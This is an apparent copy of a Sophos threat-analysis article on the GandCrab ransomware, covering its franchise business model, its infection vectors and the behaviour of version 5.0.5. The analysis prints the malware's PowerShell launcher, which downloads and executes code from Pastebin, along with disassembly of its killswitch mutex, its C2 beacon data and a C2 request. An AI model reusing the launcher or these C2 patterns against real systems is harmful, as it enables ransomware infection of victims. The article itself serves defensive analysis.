
GandCrab 101: All about the most widely distributed ransomware of the moment

news.sophos.com/en-us/2019/03/05/gandcrab-101-all-about-the-most-widely-distributed-ransomware-of-the-moment/

March 5, 2019

The ransomware known as GandCrab is, for the moment, the most prolific ransomware in circulation. In many ways, its operation is very similar to other ransomware, but its ransomware-as-a-service business model seems to have propelled it forward.




GandCrab appeared just over a year ago, promoted on public websites but sold exclusively through the dark web. Independent security researcher David Montenegro was the first to come across it. At that time, it was being distributed by the RIG exploit kit, which was being used in a malvertising campaign, leveraging banner ad networks to deliver the malicious code to unsuspecting visitors to public websites.

Since then, the ransomware has developed a large pool of customers, and an unfortunately large pool of victims as well. The authors have kept pace with a team of cryptography experts working for Europol and Bitdefender who have released several decryptor tools, and continue to release updated versions of the malware that bypasses the decryptor features every time a new decryptor hits the street.

The ransomware may owe some of its early success to its unique software licensing scheme, which the creators called Dashboard Essential and has become widely referred to as ransomware-as-a-service. For $100, neophyte ransomware crime lords could build a criminal fiefdom of up to 200 victims in a two month period, working their way up to earning enough to afford more premium-rate services and features.

In essence, the GandCrab creators provide a criminal franchise system.



	SamSam	Dharma	Matrix	BitPaymer	Ryuk	GandCrab
Active	No	Yes	Yes	Yes	Yes	Yes
First appeared	2015	2016	2016	2017	2018	2018
Type	Targeted	Targeted	Targeted	Targeted	Targeted	Targeted
Infection vector	RDP Exploit	RDP	RDP Exploit	RDP	RDP	RDP Email Exploit
Victim size	Med/large	Small/med	Med/large	Med/large	Med/large	Any
computers targeted	Servers/ endpoints	Servers	Any	Servers	Servers	Any
Attack frequency	Med	High	Low	Med	Med	High
Regions affected	All	All	All	All	All	All
Decryption available	No	No	No	No	No	Some variants
Ransom currency	Bitcoin	DASH	Bitcoin	Bitcoin	Bitcoin	Bitcoin
Avg.ransom	$50k	$5k	$3.5K	$500k	$100k	$800
Payment method	Dark Web	Email	Email	Email Dark Web	Email	Dark Web

How do you get it?

Initially delivered via RIG exploit kit, once licensees began using the ransomware, they chose whatever distribution method suited them best. By a month later, malicious spam began to appear with malicious office documents that, when opened, delivered GandCrab to victims.

The malware itself uses a deviously clever fileless approach to execute itself, and encrypt the victim's files. A maldoc spawns PowerShell code that looks like this example:

```
"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" "IEX ((new-object
net.webclient).downloadstring(' https://pastebin.com/raw/[redacted]
'));Invoke-GandCrab;Start-Sleep -s 1000000;"
```

GandCrab's PowerShell launch command

This instance of PowerShell is pointed at a file hosted on a reputable, public website, such as Pastebin, but we've also seen them pointed at malicious domains. The file contains .Net-based PowerShell code that calls a module named 'Invoke-GandCrab' (naturally), which, by this point, is already loaded in the memory of the victim's machine.

What makes this attack special and unique is its ability to be fileless. To achieve that, the authors leveraged a feature called Reflective PE Injection, made available in a Github code repository named PowerSploit, to inject GandCrab's malicious binary into PowerShell's running memory. In Reflective PE Injection, PowerShell is made to load the ransomware directly from memory, and never writes a copy of its PE to disk. This is an effective countermeasure to traditional antivirus software, which would not be able to detect or clean the (conspicuously absent) malicious file.

More recent variants of GandCrab have been spreading by means of known vulnerabilities (including Fallout Exploit Kit, which only recently appeared in the wild), and the rest of the "usual suspects" varieties of Trojans. Like Ryuk and SamSam, some purveyors of GandCrab attacks leveraged JBoss, Oracle Fusion and WebLogic, and Tomcat vulnerabilities to spread onto enterprise networks. The PowerShell scripts are also encoded, though they perform the same function as before; They just not human-readable. Attack traffic targeting Oracle WebLogic on port 7001/tcp is now part of the Internet background radiation. Attackers will never stop actively scanning the internet for this port.

How does it work?

The creators of GandCrab release frequent version updates. These notes refer to version 5.0.5.

The malware checks for a mutex on start. If it finds it, the program quits. In our case, the mutex looked like this:

```
001F590E 68 58 96 20 00          push    offset Name ; "Global\\XlAKFoxSKGOfSGOoSFOOFNOLPE"
001F5913 6A 00                   push    0       ; bInheritHandle
001F5915 68 00 00 10 00          push    100000h ; dwDesiredAccess
001F591A FF 15 94 50 20 00       call    ds:OpenMutexW
```

GandCrab killswitch mutex

The malware also halts and does no damage if your computer language settings are configured to any of these specific language IDs.

0x419 - Russian
0x422 - Ukrainian
0x423 - Belarusian
0x428 - Tajik
0x42B - Armenian
0x42C - Azeri_Latin
0x437 - Georgian
0x43F - Kazakh
0x440 - Spanish_El_Salvador
0x442 - Turkmen
0x443 - Uzbek_Latin
0x444 - Tatar
0x818 - Romanian
0x819 - Moldova
0x82C - Azeri_Cyrillic
0x843 - Uzbek_Cyrillic

My computer moved to San Salvador

The malware sends a profile of the hardware, OS, and other information back home

```
00220000 pc_user=user&pc_name=[redacted]&pc_group=WORKGROUP&pc_lang=en-GB&p
00220080 c_keyb=0&os_major=Windows 7 Enterprise&os_bit=x64&ransom_id=9e78
00220100 c0ccf4a559ae&hdd=C:FIXED_42842714112/20149440512,E:REMOTE_0,F:RE
00220180 MOTE_0&id=15&sub_id=15&version=5.0.5&action=call.................
```

System profile information GandCrab sends to its C2

GandCrab uses a lot of lists. It kills the process of some programs in order to correctly encrypt the data files they might have open. It of course has a target list of filetypes to encrypt, and files and paths to whitelist. It deletes the Volume Shadow Copy of the drives, and enumerates all mounted drive letters.


The encryption takes a little time to complete, depending on how full the drive is. Free decryptor tools have been released for some versions of GandCrab, but the authors quickly update to another version, and the decryptor tools stop working. All the ransom notes include a GandCrab key you must provide if you meet their demand for payment.

```
---BEGIN GANDCRAB KEY---
lAQAAMc3uY+sZ6uadqbCoAc+zUINhilNkDlWHVceCRIn1to1SxZo7RcBa354ESbj9
7X/EUJ4B+pfkjr4mmc2pggFExmwU7+ezO+DT1+JANTdnnul/VZLVZqCT8FCEbaxg1
igX1wTxCe4FdMPBzT+zWtG1E3RkzBQ4S+EHtjaeytoCq0augjZZ3r5DDW+cKLgy84
---END GANDCRAB KEY---

---BEGIN PC DATA---
wfKD6iudumBkmpL8IRr4U7OxBlagOwntiDxwOqf191YnvOeWPx5OYfxd0JZeTplRt
---END PC DATA---
```


The GandCrab key uniquely identifies you to the ransomware franchisee

How much do you have to pay?



GandCrab ransom note featuring members of Spongebob's posse

The business model for GandCrab gives the franchisee the option of choosing their ransom amount, among other features. Some victims report ransoms as low as $300 but they can run an order of magnitude higher.



Network communication

GandCrab tends to communicate with a wide range of what appear to be hacked sites running WordPress. It transmits data in GET requests to files with image file extensions (jpg, png, gif, bmp)

```
2682 286.263772  10.69.146.154        153.92.202.124       HTTP      264 GET /content/pictures/thkeththes.bmp HTTP/1.1
```

Funny strings

There are strings associated with the inventor of the Salsa algorithm it uses:

```
aHashbreakerDan db '@hashbreaker Daniel J. Bernstein let',27h,'s dance salsa <3',0
                                        ; DATA XREF: sub_1F585C+25↑o
                align 10h
aHashbreaker    db '@hashbreaker :)))',0
```

And there is a zero-day exploit description to Ahnlab:

```
aHeyAhnlabScore db 'hey ahnlab, score - 1:1. 0day exploit for Ahnlab V3 Lite Denial o'
                                        ; DATA XREF: .text:001F5AF3↑o
                db 'f service. Possibly can trigger full write-what-where condition w'
                db 'ith privelege escalation, pass GandCrab http://filestorage.biz/do'
                db 'wnload.php?file=[redacted]',0
```

And a link to a meme directed at Ahnlab:

```
aXAhnlabHttpMem:                        ; DATA XREF: .text:001F5103↑o
                text "UTF-16LE", '%X ahnlab http://memesmix.net/media/created/[redacted].'
                text "UTF-16LE", 'jpg',0
```